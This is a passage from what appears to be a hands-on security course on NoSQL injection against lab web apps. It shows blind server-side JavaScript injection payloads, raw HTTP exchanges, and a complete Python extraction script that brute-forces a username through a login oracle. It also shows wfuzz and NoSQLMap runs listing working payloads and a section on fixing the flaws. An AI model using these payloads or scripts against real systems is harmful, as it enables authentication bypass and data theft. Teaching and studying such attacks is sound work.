
As a first request, we can use the payload: `" || (this.username.match('^.*')) || ""=="` to verify that there is a username which matches `^.*`. This is expected to return true (log us in), so it's more of a sanity check.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username="+||+(this.username.match('^.*'))+||+""%3d%3d"&password=x
```

```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 13:46:46 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

<html>
  <head>
    <title>
      MangoOnline
    </title>
    <link href="
    https://cdn.jsdelivr.net/npm/bootstrap@5.2.2/dist/css/bootstrap.min.
    css" rel="stylesheet" integrity="
    sha384-Zenh87qX5JnK2Jl0vWa8Ck2rdkQ2Bzep5IDxbcnCeuOxjzrPF/et3URy9Bv1W
    TRi" crossorigin="anonymous">
    <style>
      body{
        background:#ddd;
      }
      </style>
    </head>
    <body>
      <div class="container">

        <div class="row mt-5">
          <div class="col-md-4 offset-md-4">
            Logged in as <b>
              " || (this.username.match('^.*')) || ""==".
            </b>
             Nothing to see here.<br>
            <a href="/index.php">
              &larr; Go back
            </a>
          </div>
        </div>
      </div>
    </body>
  </html>
```


Next, we can start guessing what the first character of the username is with payloads like: `" || (this.username.match('^a.*')) || ""=="`. If no such username exists, as is the case with `^a.*`, then the application will fail to log in.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username="+||+(this.username.match('^a.*'))+||+""%3d%3d"&password=x
```

```
      body{
        background:#ddd;
      }
      </style>
    </head>
    <body>
      <div class="container">

        <div class="row mt-5">
          <div class="col-md-4 offset-md-4">
            <img src="img/logo.png" class="mx-auto d-block mb-3">
            <div class="card">
              <div class="card-body">
                <form action="/index.php" method="POST">
                  <div class="form-group">
                    <label for="usernameInput">
                      Username
                    </label>
                    <input type="text" class="form-control" id="
                    usernameInput" name="username">
                  </div>
                  <div class="form-group">
                    <label for="passwordInput">
                      Password
                    </label>
                    <input type="password" class="form-control" id="
                    passwordInput" name="password">
                  </div>
                  <div class="form-check">
                    <input type="checkbox" class="form-check-input" id="
                    rememberInput" name="remember">
                    <label class="form-check-label" for="rememberInput">
                      Remember Me
                    </label>
                  </div>
                  <button type="submit" class="btn btn-primary">
                    Log in
                  </button>
                </form>
              </div>
            </div>
            <a href="">
              Lost your password?
```

After a bit of trying, the payload: `" || (this.username.match('^H.*')) || ""=="` logs us in, meaning there is a username that matches `^H.*`.



```
POST /index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/index.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username="+||+(this.username.match('^H.*'))+||+""%3d%3d"&password=x
```

```
HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 18 Nov 2022 13:45:57 GMT
Connection: close
X-Powered-By: PHP/7.4.33
Content-type: text/html; charset=UTF-8

<html>
  <head>
    <title>
      MangoOnline
    </title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.2.2/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-Zenh87qX5JnK2Jl0vWa8Ck2rdkQ2Bzep5IDxbcnCeuOxjzrPF/et3URy9Bv1WTRi" crossorigin="anonymous">
    <style>
      body{
        background:#ddd;
      }
      </style>
    </head>
    <body>
      <div class="container">

        <div class="row mt-5">
          <div class="col-md-4 offset-md-4">
            Logged in as <b>
              " || (this.username.match('^H.*')) || ""==".
            </b>
             Nothing to see here.<br>
            <a href="/index.php">
              &larr; Go back
            </a>
          </div>
        </div>
      </div>
    </body>
  </html>
```

By continuing these steps, we can dump the entire username.

Automating Server-Side JavaScript Injection

Developing the Script

In the previous section, you should've managed to extract the first five characters of the target's username (`HTB{?`). To save us the effort of sending hundreds of requests for the rest, we will write another Python script to dump the username via (blind) SSJI.

First, we will define the `oracle` function and required imports. In the previous section, we used the payload `" || true || ""=="`, because `true` is known to evaluate as `true` (obviously). In this function, we replace `true` with an arbitrary expression we want the server to assess. If it returns `true`, we will be logged in, and the function will return true (detects `"Logged in as"` in `r.text`), and if the express returns `false` we won't be logged in, so the function will return `false`.

We've already established that the password does not matter, so we can set it to a constant 'x'.

```
import requests
from urllib.parse import quote_plus
```

```
# Oracle (answers True or False)
num_req = 0
def oracle(r):
    global num_req
    num_req += 1
    r = requests.post(
        "http://127.0.0.1/index.php",
        headers={"Content-Type":"application/x-www-form-urlencoded"},
        data="username=%s&password=x" % (quote_plus('" || (' + r + ') ||
""=="'))
    )
    return "Logged in as" in r.text
```

With the oracle function defined, we can test that it is working correctly with the following two `assert` statements:

```
# Ensure the oracle is working correctly
assert (oracle('false') == False)
assert (oracle('true') == True)
```

Now that that's all ready, we can proceed to dump the username similarly to the script from the `Automating Blind Data Extraction` section. Note that for this section, the alphabet is not restricted to `0-9a-f`, but rather all printable ASCII characters (`32-127`).

```
# Dump the username ('regular' search)
num_req = 0 # Set the request counter to 0
username = "HTB{" # Known beginning of username
i = 4 # Set i to 4 to skip the first 4 chars (HTB{)
while username[-1] != "}": # Repeat until we dump '}' (known end of
username)
    for c in range(32, 127): # Loop through all printable ASCII chars
        if oracle('this.username.startsWith("HTB{") &&
this.username.charCodeAt(%d) == %d' % (i, c)):
            username += chr(c) # Append current char to the username if it
expression evaluates as True
            break # And break the loop
    i += 1 # Increment the index counter
assert (oracle('this.username == `%s`' % username) == True) # Verify the
username
print("---- Regular search ----")
print("Username: %s" % username)
print("Requests: %d" % num_req)
```

The specific query we are using is templated like `this.username.startsWith("HTB{") && this.username.charCodeAt(i) == c`. The first part ensures we are targeting the username we want (assumes there is only one username that starts with `'HTB{'`), and the second part checks if the ASCII value of the character in the string at index `i` equals whatever value we are on in the loop (`c`).

At this point, we can run the script, and the username should be dumped successfully.

```
time python3 mangoonline-exploit.py

---- Regular search ----
Flag: HTB{...SNIP...}
Requests: 1678

real    2m40.351s
user    0m2.626s
sys     0m0.407s
```

Note: Due to the large number of requests this script requires, it may fail when testing it against the live target. The optimized version below should not have any issues.

Optimizing the Script

Although this script works, it is very inefficient. In the case of dumping a username that is only a couple dozen characters long, this isn't a big deal, but if we were trying to exfiltrate larger amounts of data, it could matter.

If you are familiar with popular searching algorithms, you may know of the binary search algorithm. The basic idea of a binary search is that we split the search area in half repeatedly until we find whatever it is we are looking for. In this case, we are looking for the `ASCII value of the character at index 'i'`, and the search area is `32-127`.

The binary search algorithm runs in `O(log_2(N))` time in both the worst case, which is just a fancy way of saying it takes `log_2(N)` iterations to complete in the worst case. In this case, that means if we were to implement a binary search, it would take `7 iterations` to find our target value in the worst case, which is much better than the worst case of `95 iterations`, which we currently have. Simply put, this algorithm will save a lot of time and reduce the number of requests. If you are interested in understanding the technicalities, I recommend checking out this article on time complexity.

Although the algorithm may sound hard, it is straightforward to implement - only taking a few more lines of code than our original search:

```
# Dump the username (binary search)
num_req = 0 # Reset the request counter
username = "HTB{" # Known beginning of username
i = 4 # Skip the first 4 characters (HTB{)
while username[-1] != "}": # Repeat until we meet '}' aka end of username
    low = 32 # Set low value of search area (' ')
    high = 127 # Set high value of search area ('~')
    mid = 0
    while low <= high:
        mid = (high + low) // 2 # Caluclate the midpoint of the search area
        if oracle('this.username.startsWith("HTB{") && this.username.charCodeAt(%d) > %d' % (i, mid)):
            low = mid + 1 # If ASCII value of username at index 'i' < midpoint, increase the lower boundary and repeat
        elif oracle('this.username.startsWith("HTB{") && this.username.charCodeAt(%d) < %d' % (i, mid)):
            high = mid - 1 # If ASCII value of username at index 'i' > midpoint, decrease the upper boundary and repeat
        else:
            username += chr(mid) # If ASCII value is neither higher or lower than the midpoint we found the target value
            break # Break out of the loop
    i += 1 # Increment the index counter (start work on the next character)
assert (oracle('this.username == `%s`' % username) == True)
print("---- Binary search ----")
print("Username: %s" % username)
print("Requests: %d" % num_req)
```

Running the modified script results in a reduction from `1678` requests to only `286`, and in terms of time from `2 minutes and 40 seconds` to `24 seconds`! This doesn't make a huge difference when dumping small strings of data like a username, but if we wanted to extract more data you can probably imagine how much time this would save.

```
time python3 mangoonline-exploit.py

---- Binary search ----
Username: HTB{...SNIP...}
Requests: 286

real    0m24.186s
user    0m0.410s
sys     0m0.044s
```

The finished script

The complete script, including both algorithms, looks like this:

```
#!/usr/bin/python3

import requests
from urllib.parse import quote_plus

# Oracle (answers True or False)
num_req = 0
def oracle(r):
    global num_req
    num_req += 1
    r = requests.post(
        "http://127.0.0.1/index.php",
        headers={"Content-Type":"application/x-www-form-urlencoded"},
        data="username=%s&password=x" % (quote_plus('" || (' + r + ') || ""=="'))
    )
    return "Logged in as" in r.text

# Ensure the oracle is working correctly
assert (oracle('false') == False)
assert (oracle('true') == True)

# Dump the username ('regular' search)
num_req = 0 # Set the request counter to 0
username = "HTB{" # Known beginning of username
i = 4 # Set i to 4 to skip the first 4 chars (HTB{)
while username[-1] != "}": # Repeat until we dump '}' (known end of username)
    for c in range(32, 128): # Loop through all printable ASCII chars
        if oracle('this.username.startsWith("HTB{") && this.username.charCodeAt(%d) == %d' % (i, c)):
            username += chr(c) # Append current char to the username if it expression evaluates as True
            break # And break the loop
    i += 1 # Increment the index counter
assert (oracle('this.username == `%s`' % username) == True) # Verify the username
print("---- Regular search ----")
print("Username: %s" % username)
print("Requests: %d" % num_req)
print()

# Dump the username (binary search)
num_req = 0 # Reset the request counter
username = "HTB{" # Known beginning of username
```

```
i = 4 # Skip the first 4 characters (HTB{)
while username[-1] != "}": # Repeat until we meet '}' aka end of username
    low = 32 # Set low value of search area (' ')
    high = 127 # Set high value of search area ('~')
    mid = 0
    while low <= high:
        mid = (high + low) // 2 # Caluclate the midpoint of the search area
        if oracle('this.username.startsWith("HTB{") && this.username.charCodeAt(%d) > %d' % (i, mid)):
            low = mid + 1 # If ASCII value of username at index 'i' < midpoint, increase the lower boundary and repeat
        elif oracle('this.username.startsWith("HTB{") && this.username.charCodeAt(%d) < %d' % (i, mid)):
            high = mid - 1 # If ASCII value of username at index 'i' > midpoint, decrease the upper boundary and repeat
        else:
            username += chr(mid) # If ASCII value is neither higher or lower than the midpoint we found the target value
            break # Break out of the loop
    i += 1 # Increment the index counter (start work on the next character)
assert (oracle('this.username == `%s`' % username) == True)
print("---- Binary search ----")
print("Username: %s" % username)
print("Requests: %d" % num_req)
```

Tools of the Trade

Fuzzing with Wordlists

Fuzzing is a type of black-box testing technique where the tester injects large amounts of data into a program to see what causes software malfunctions. In this context of NoSQLi testing, we would be using wordlists of possible NoSQLi payloads to see what causes the server to respond differently, indicating a successful injection.

The effectiveness of fuzzing relies heavily on the choice of wordlist. Unfortunately for NoSQL, there are not many public wordlists, but here is a couple:

- seclists/Fuzzing/Databases/NoSQL.txt
- nosqlinjection_wordlists/mongodb_nosqli.txt

We can use wfuzz on the `MangoPost` application to demonstrate fuzzing.

```
wfuzz -z file,/usr/share/seclists/Fuzzing/Databases/NoSQL.txt -u
http://127.0.0.1/index.php -d '{"trackingNum": FUZZ}'

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1/index.php
Total requests: 22

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        0 L      6 W        35 Ch       "true, $where: '1
== 1'"
000000008:   200        0 L      6 W        35 Ch       "' } ],
$comment:'successful MongoDB injection'"
000000009:   200        0 L      6 W        35 Ch
"db.injection.insert({success:1});"
000000010:   200        0 L      6 W        35 Ch
"db.injection.insert({success:1});return 1;db.stores.mapReduce(function()
{ { emit(1,1"
000000003:   200        0 L      6 W        35 Ch       "$where: '1 == 1'"
000000005:   200        0 L      6 W        35 Ch       "1, $where: '1 ==
1'"
000000004:   200        0 L      6 W        35 Ch       "', $where: '1 ==
1'"
000000006:   200        0 L      6 W        35 Ch       "{ $ne: 1 }"
000000007:   200        0 L      6 W        35 Ch       "', $or: [ {}, {
'a':'a"
000000002:   200        0 L      6 W        35 Ch       ", $where: '1 ==
1'"
000000011:   200        0 L      6 W        35 Ch       "|| 1==1"
000000013:   200        0 L      6 W        35 Ch       "' &&
this.password.match(/.*/)//+%00"
000000016:   200        0 L      6 W        35 Ch
"'%20%26%26%20this.passwordzz.match(/.*/)//+%00"
000000019:   200        0 L      6 W        35 Ch       "[$ne]=1"
000000020:   200        0 L      6 W        35 Ch       "';sleep(5000);"
000000017:   200        0 L      6 W        35 Ch       "{$gt: ''}"
000000018:   200        3 L      13 W       136 Ch      "{"$gt": ""}"
000000015:   200        0 L      6 W        35 Ch
"'%20%26%26%20this.password.match(/.*/)//+%00"
000000014:   200        0 L      6 W        35 Ch       "' &&
this.passwordzz.match(/.*/)//+%00"
000000022:   200        0 L      6 W        35 Ch       "{$nin: [""]}}"
000000012:   200        0 L      6 W        35 Ch       "' || 'a'=='a"
000000021:   200        0 L      6 W        35 Ch
```

```
"';it=new%20Date();do{pt=new%20Date();}while(pt-it<5000);"

Total time: 0.036365
Processed Requests: 22
Filtered Requests: 0
Requests/sec.: 604.9728
```

With the argument `-z`, we supplied the wordlist we will use (SecLists' in this case), with `-u` we supplied the URL of the target application, and then with `-d` we supplied POST data (the JSON object containing the tracking number in this case) that should be sent. Instead of a tracking number, we put `FUZZ` in the POST data, which Wfuzz will replace with payloads from our wordlist when fuzzing.

Taking a look at the results, we can see that `{"$gt":""}` stands out because the response size was `136 Ch` compared to all other responses, which were `35 Ch` long. This implies that this specific payload caused the server to react differently, and we should follow this up by manually resending the payload and seeing the result.

Tools

NoSQLMap

NoSQLmap is an open-source Python 2 tool for identifying NoSQL injection vulnerabilities. We can install it by running the following commands (the Docker container does not seem to work).

```
git clone https://github.com/codingo/NoSQLMap.git
cd NoSQLMap
sudo apt install python2.7
wget https://bootstrap.pypa.io/pip/2.7/get-pip.py
python2 get-pip.py
pip2 install couchdb
pip2 install --upgrade setuptools
pip2 install pbkdf2
pip2 install pymongo
pip2 install ipcalc
```

We can demonstrate this tool on `MangoMail`. Imagine we know the admin's email is `[email protected]`, and we want to test if the `password` field is vulnerable to NoSQL injection. To test that out, we can run `NoSQLMap` with the following arguments:

- `--attack 2` to specify a `Web attack`

- `--victim 127.0.0.1` to specify the IP address
- `--webPort 80` to specify the port
- `--uri /index.php` to specify the URL we want to send requests to
- `--httpMethod POST` to specify we want to send POST requests
- `--postData email,[email protected],password,qwerty` to specify the two parameters `email` and `password` that we want to send with the default values `[email protected]` and `qwerty` respectively
- `--injectedParameter 1` to specify we want to test the `password` parameter
- `--injectSize 4` to specify a default size for randomly generated data

```
python2 nosqlmap.py --attack 2 --victim 127.0.0.1 --webPort 80 --uri
/index.php --httpMethod POST --postData

email,[email protected],password,qwerty --injectedParameter 1 --injectSize
4
Web App Attacks (POST)
===============
Checking to see if site at 127.0.0.1:80/index.php is up...
App is up!
List of parameters:
1-password
2-email
Injecting the password parameter...
Using [email protected] for injection testing.

Sending random parameter value...
Got response length of 1250.
No change in response size injecting a random parameter..

Test 1: PHP/ExpressJS != associative array injection
Successful injection!

Test 2:  PHP/ExpressJS > Undefined Injection
Successful injection!
Test 3: $where injection (string escape)
Successful injection!

Test 4: $where injection (integer escape)
Successful injection!

Test 5: $where injection string escape (single record)
Successful injection!

Test 6: $where injection integer escape (single record)
Successful injection!

Test 7: This != injection (string escape)
```

```
Successful injection!

Test 8:  This != injection (integer escape)
Successful injection!

Exploitable requests:
{'email': '[email protected]', 'password[$ne]': '[email protected]'}
{'email': '[email protected]', 'password[$gt]': ''}
{'password': "a'; return db.a.find(); var dummy='!", 'email': '[email
protected]', 'password[$gt]': ''}
{'password': '1; return db.a.find(); var dummy=1', 'email': '[email
protected]', 'password[$gt]': ''}
{'password': "a'; return db.a.findOne(); var dummy='!", 'email': '[email
protected]', 'password[$gt]': ''}
{'password': '1; return db.a.findOne(); var dummy=1', 'email': '[email
protected]', 'password[$gt]': ''}
{'password': "a'; return this.a != '[email protected]'; var dummy='!",
'email': '[email protected]', 'password[$gt]': ''}
{'password': "1; return this.a != '[email protected]'; var dummy=1",
'email': '[email protected]', 'password[$gt]': ''}

Possibly vulnerable requests:

Timing based attacks:
String attack-Unsuccessful
Integer attack-Unsuccessful
```

The results show that the injection was successful with multiple requests, and we could carry on to check these out manually. As you may recall from a previous section, we just identified an authentication bypass!

Burp-NoSQLiScanner

There is an extension for Burp Suite **Professional**, which claims to scan for NoSQL injection vulnerabilities. I will not go more into depth because I can't assume every student has a Burp Suite Professional license. However, if you do have one, then perhaps you want to check this out (Link to Github, Link to BAppStore)

Preventing NoSQL Injection Vulnerabilities

Introduction

NoSQL injection vulnerabilities arise when user input is passed into a NoSQL query without being properly sanitized first. Let's walk through the four examples we covered in the last 'chapter' and explain what went wrong and how to fix them.

String Casting with Input Validation

MangoMail

In the case of `MangoMail`, this is what the vulnerable code looked like on the server side:

```
...
    if ($_SERVER['REQUEST_METHOD'] === "POST"):
        if (!isset($_POST['email'])) die("Missing `email` parameter");
        if (!isset($_POST['password'])) die("Missing `password`
parameter");
        if (empty($_POST['email'])) die("`email` can not be empty");
        if (empty($_POST['password'])) die("`password` can not be empty");

        $manager = new
MongoDB\Driver\Manager("mongodb://127.0.0.1:27017");
        $query = new MongoDB\Driver\Query(array("email" =>
$_POST['email'], "password" => $_POST['password']));
        $cursor = $manager->executeQuery('mangomail.users', $query);

        if (count($cursor->toArray()) > 0) {
            ...
```

We can see that the problem is `$_POST['email']` and `$_POST['password']` are passed directly into the query array without sanitization, leading to a `NoSQL injection` which we were able to exploit to `bypass authnetication`.

MongoDB is strongly-typed, meaning if you pass a string, MongoDB will interpret it as a string (`1 != "1"`). This is unlike PHP (7.4), which is `weakly-typed` and will evaluate `1 == 1` as `true`. Since both `email` and `password` are expected to be string values, we can cast the user input to strings to avoid anything arrays being passed.

```
...
$query = new MongoDB\Driver\Query(array("email" =>
strval($_POST['email']), "password" => strval($_POST['password'])));
...
```

Now queries like `email[$ne]=x` will be cast to `"Array"` and the attack will fail.

```
php -a

Interactive mode enabled

php > echo strval(array("op" => "val"));
PHP Notice:  Array to string conversion in php shell code on line 1
Array
```

This by itself prevents the NoSQL injection attack from working; however, it would be a good idea to additionally verify that `email` matches the correct format (to avoid future vulnerabilities/errors). In `PHP` you can do that like this:

```
...
if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
    // Invalid email
    ...
}
// Valid email
...
```

MangoPost

On the back end, `MangoPost` looks slightly different, but it is again the same problem and the same solution.

```
...
if ($_SERVER['REQUEST_METHOD'] === "POST") {
    $json = json_decode(file_get_contents('php://input'));

    $manager = new MongoDB\Driver\Manager("mongodb://127.0.0.1:27017");
    $query = new MongoDB\Driver\Query(array("trackingNum" => $json->trackingNum));
    $cursor = $manager->executeQuery('mangopost.tracking', $query);
    $res = $cursor->toArray();

    if (count($res) > 0) {
        echo "Recipient:          " . $res[0]->recipient . "\n";
        echo "Address:            " . $res[0]->destination . "\n";
        echo "Mailed on:          " . $res[0]->mailedOn . "\n";
        echo "Estimated Delivery: " . $res[0]->eta;
    } else {
        echo "This tracking number does not exist";
    }

    die();
}
...
```

Cast to a string!

```
...
$query = new MongoDB\Driver\Query(array("trackingNum" => strval($json->trackingNum)));
...
```

Tracking numbers most likely have a format they follow, so in addition to this cast, we should probably verify that. Let's imagine tracking numbers can contain upper/lowercase letters, digits, and curly braces (`/^[a-z0-9\{\}]+$/i`). We could create a RegEx to match this and verify tracking numbers like this:

```
...
if (!preg_match('/^[a-z0-9\{\}]+$/i', $trackingNum)) {
    // Invalid tracking number
    ...
}
// Valid tracking number
...
```

String Casting without Input Validation

MangoSearch

The problem in `MangoSearch` is the same - the query parameter `$_GET['q']` is passed without sanitization into the query array, leading to `NoSQL injection`.

```
...
if (isset($_GET['q']) && !empty($_GET['q'])):
    $manager = new MongoDB\Driver\Manager("mongodb://127.0.0.1:27017");
    $query = new MongoDB\Driver\Query(array("name" => $_GET['q']));
    $cursor = $manager->executeQuery('mangosearch.types', $query);
    $res = $cursor->toArray();
    foreach ($res as $type) {
        ...
```

Just like in `MangoMail`, the value of `name` is expected to be a `string`, so we can cast `$_GET['q']` to a string to prevent the `NoSQLi` vulnerability.

```
...
$query = new MongoDB\Driver\Query(array("name" => strval($_GET['q'])));
...
```

Query Rewriting

MangoOnline

Unlike the previous three examples, simply casting to a string will not work in the case of `MangoOnline` since the exploit did not involve any arrays. As a quick reminder, this is what the back-end code looks like:

```
if ($_SERVER['REQUEST_METHOD'] === "POST") {
    $q = array('$where' => 'this.username === "' . $_POST['username'] . '"
&& this.password === "' . md5($_POST['password']) . '"');

    $manager = new MongoDB\Driver\Manager("mongodb://127.0.0.1:27017");
    $query = new MongoDB\Driver\Query($q);
    $cursor = $manager->executeQuery('mangoonline.users', $query);
    $res = $cursor->toArray();
    if (count($res) > 0) {
        ...
```

The best option, in this case, is to convert the MongoDB query into one that doesn't evaluate JavaScript while not introducing new vulnerabilities. In this case, it is quite simple:

```
if ($_SERVER['REQUEST_METHOD'] === "POST") {
    $manager = new MongoDB\Driver\Manager("mongodb://127.0.0.1:27017");
    $query = new MongoDB\Driver\Query(array('username' =>
strval($_POST['username']), 'password' => md5($_POST['password'])));
...
```

According to the developers of MongoDB, you should only use `$where` if it is `impossible` to express a query any other way.

If you don't use any queries which evaluate JavaScript in your project, then a good idea would be to completely disable server-side JavaScript evaluation, which is enabled by default.

Conclusion

These steps patched the four vulnerable websites against `NoSQL injections`. Traditional SQL databases have parameterized queries which are an excellent way to prevent injection but preventing `MongoDB / NoSQL injection` is not as simple. The best you can do as a developer is:

1. Never use raw user input. Always sanitize, for example, with a white list of acceptable values.
2. Avoid using JavaScript expressions as much as possible. Most queries can be written with regular query operators.

Skills Assessment I

`MangoAPI` has contracted you to test their API for `NoSQL injection` vulnerabilities, specifically the login endpoint. The endpoint is documented as follows:

`POST /api/login`

